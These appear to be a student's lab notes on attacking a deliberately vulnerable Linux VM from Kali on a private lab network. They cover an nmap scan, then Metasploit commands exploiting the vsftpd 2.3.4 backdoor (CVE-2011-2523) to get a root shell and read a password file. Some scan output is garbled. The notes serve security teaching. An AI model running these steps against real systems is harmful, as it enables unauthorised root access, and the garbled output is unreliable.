Hacking Lab#1

- in this Lab be use kali and meta machine
 - meta machine is Linux based server
 - we use Metasploit to attack Linux server
- HM1 : nmap -A ???

Metasploit

frame work for hacking in kali Linux provide two types:

1. msfconsole:

- we can use it to exploit (by script)
- for scanning (encoding)
- · and much more

2. msvenom

• we use it with payload

Attack Types

1. Binding

• in this type we attack Listing part

```
Comparison of Co
```

```
Nmap scan report for 192.168.30.131
Host is up (0.0038s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT STATE SERVICE
21/tcp open ftp
22/tcp open sch
23/tcp open domain
80/tcp open domain
80/tcp open domain
139/tcp open netbios-ssn
445/tcp open metbios-ssn
112/tcp open sch
512/tcp open sch
512/tcp open shell
1099/tcp open miregistry
1524/tcp open shell
1099/tcp open miregistry
1524/tcp open shell
1099/tcp open riregistry
1524/tcp open shell
1099/tcp open riregistry
1524/tcp open scpresql
5000/tcp open work
5000/tcp open work
5000/tcp open work
5000/tcp open rice
8000/tcp open work
6607/tcp open scpresql
8000/tcp open work
8000/tcp open w
```

- user send to mail server using SMTP and http work as pop 3 in case of retreating mails from mail server
- FTP is open wen need to exploit it
- this can be done by enumeration using -sv
- nmap 192.168.30.131 -p 21 -sV
 - this command search about the version of FTP who use port 21

• search online for this vulnerability vsftpd 2.3.4

- check the Link below https://cve.mitre.org/cgi-bin/cvekey.cgi?
 keyword=CVE-2011-2523
- Type msfconsole to lunch Metasploit framework
- type search ftp this command show all available scripts
- searching on vsftpd 2.3.4

msf6 > search vsftpd 2.3.4




- As we can see: it's Available on Unix (Linux)
- HM2: all Ranking types excellent ?
- use num of exploit ex: use 0
- now we are under exploit




now we need to see the option show options

if required is assigned to yes: this mean u must add target



- set target hosts
- set rhosts 192.168.30.131
- · As we can see the RHOSTS have been changed to the target machine



type run to lunch attack run

- banner same as hello message
- as we can see login as a root
- · session 1 opened this mean that use TCP

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run

[*] 192.168.30.131:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.30.131:21 - USER: 331 Please specify the password.
[+] 192.168.30.131:21 - Backdoor service has been spawned, handling...
[+] 192.168.30.131:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.30.129:42741 → 192.168.30.131:6200) at 2024-08-14 03:01:15 -0400
```

• now we are inside the machine (Linux server)

```
pwd
//
ls
bin
boot
cdrom
dev
etc
home
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sry
sys
tmp
usr
var
vmlinuz
```

```
cd msfadmin
ls
password
vulnerable
cat password
hello
```

• here is the password hello

• as we can see we have a root privilege

whoami root

• HM3: study all ports that was open like http

2. Reverse session TCP